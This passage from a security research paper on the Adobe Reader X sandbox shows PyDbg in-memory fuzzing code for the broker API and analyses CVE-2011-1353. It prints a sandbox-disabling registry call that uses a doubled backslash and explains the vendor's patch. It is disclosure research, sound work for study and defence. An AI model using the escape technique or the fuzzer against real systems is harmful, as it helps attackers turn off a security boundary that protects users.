    dbg.write(esp + 4 , dbg.flip_endian(address1), 4)
```

Then we resume execution to let the function process our data, and end up with hitting the Restore_point breakpoint.

```
    print "continuing execution...\n"

    dbg.bp_set(Restore_point)
```

Then we can restore the function state and the process context, and points the execution flow back to the Restore_point; wash, rinse, repeat until fuzzing data exhausted.

```
if dbg.exception_address == Restore_point:
    print "We are at restore point: %08x" % dbg.context.Eip


    start = time.time()
    print "restoring process snapshot...",
    dbg.process_restore()
    end = time.time() - start
    print "done. completed in %.03f seconds" % end
```

```
    time.sleep(5)
    dbg.bp_set(exit_hook)
```

One more thing to be aware of is that we should choose the proper sandbox process first; since the sandbox process is spawned by the broker process, it is always the second “AcroRd32.exe” when one enumerates the processes.

```
# 1st AcroRd32.exe is broker process, 2nd AcroRd32.exe is sandboxed process.
for (pid, proc_name) in dbg.enumerate_processes():
    if proc_name == "AcroRd32.exe":
        pid_trigger += 1
        if pid_trigger == 2:
            found_target = True
            print pid
            print proc_name
            break
```

Trying it out is fairly simple: it all boils down to opening an arbitrary PDF file with Adobe Reader X, and running the fuzzer. In which case, a lot of explorer windows popping out means the in-memory-fuzzing is working well.

In this case, no crash were generated, which means this particular API function does not have vulnerabilities... Or that our fuzzing data must be tuned / extended.




Figure - Lots of explorer windows popping out

4. CVE-2011-1353

4.1 The vulnerability

Rather than using the broker API attack surface, this vulnerability stems from the remark (noted in this paper's first part) that the sandbox can be disabled by a specific registry key.

Of course, this registry key is denied access by a policy rule, added upon Adobe Reader startup. Decompiling this operation shows:

```
AddRule( SUBSYS_REGISTRY,
   REG_DENY,
   "HKEY_CURRENT_USER\Software\Adobe\Acrobat Reader\10.0\Privileged"
  );
```

Another interesting policy rule we found was the following:

```
AddRule( SUBSYS_REGISTRY,
      REG_ALLOW_ANY,
      "HKEY_CURRENT_USER\Software\Adobe\Acrobat Reader\10.0"
     );
```

It grants the access to the registry keys under "HKEY_CURRENT_USER\Software\Adobe\Acrobat Reader\10.0" (except those otherwise blacklisted, like the one in the first policy above).

There might be something to be done here by messing with strings in such a way to abuse the latter policy in order to break the former. But how?

The answer is of course hiding in the policy engine.

Indeed, we figured out that the sandbox utilizes the function RTLCompareUnicodeString in the policy engine to compare strings. More specificity, it compares two strings byte by byte.

And what Adobe Reader X does is that it takes an uncanonicalized string as input.

So the idea comes up immediately: if we use uncanonicalized registry keys like HKEY_CURRENT_USER\Software\Adobe\Acrobat Reader\10.0\\Privileged\bProtectedMode (note the double backslashes), access will be granted, as it will not match the first policy above (string comparison failed), only the second one... And protected mode thereby disabled, since the kernel will canonicalize the string.

Boom!

A quite simple, yet effective exploit.

Thus, adding the following code into your normal PDF exploit shell code will permanently disable Adobe reader X's sandbox.

```
RegCreateKeyW(
        0x80000001h,
        HKEY_CURRENT_USER\Software\Adobe\Acrobat Reader\10.0\\Privileged\bProtectedMode,
        phkResult
       );
```

4.2 The patch and little bit more

The patch released in version 10.1.1.33 added function CanonPathName, in order to strip off the extra backslash.




Figure - the patched code

Pseudocode shows:

```
……
while ( *Cp != '\' );
   do
   {                              Cp++;
   }
……
```

One question remains: what if the backslash is not the only escape character which can be accepted by Operation System?

The answer may be found in [Windows Research Kernel].

5. Conclusions and Future Work

The security of applications based on the Practical Windows Sandboxing methodology relies both on the operating system components it leverages, and on its implementation by third parties. Consequently, a flaw in either side will ruin the efforts of the other side.

By demonstrating that such a sandbox cannot be considered a panacea against the exploitation of security flaws in Adobe Reader X, we do hope that this paper can help raise awareness among vendors who have already integrated, or will integrate sandboxing technologies into their applications.

Beyond this, the analysis method we presented here, and the fuzzing tool we provided to audit the broker API will be easily applicable to applications integrating similar sandboxes in the future.

References

0: http://src.chromium.org/

1: http://blogs.adobe.com/asset/2010/10/inside-adobe-reader-protected-mode-part-1-design.html

2: https://media.blackhat.com/bh-us-11/Sabanal/BH_US_11_SabanalYason_Readerx_Slides.pdf

3: http://blogs.adobe.com/asset/2010/11/inside-adobe-reader-protected-mode-part-3-broker-process-policies-and-inter-process-communication.html

4: http://blog.azimuthsecurity.com/2010/08/chrome-sandbox-part-2-of-3-ipc.html

5: https://media.blackhat.com/bh-eu-11/Tom_Keetch/BlackHat_EU_2011_Keetch_Sandboxes-Slides.pdf

6: http://www.fuzzing.org/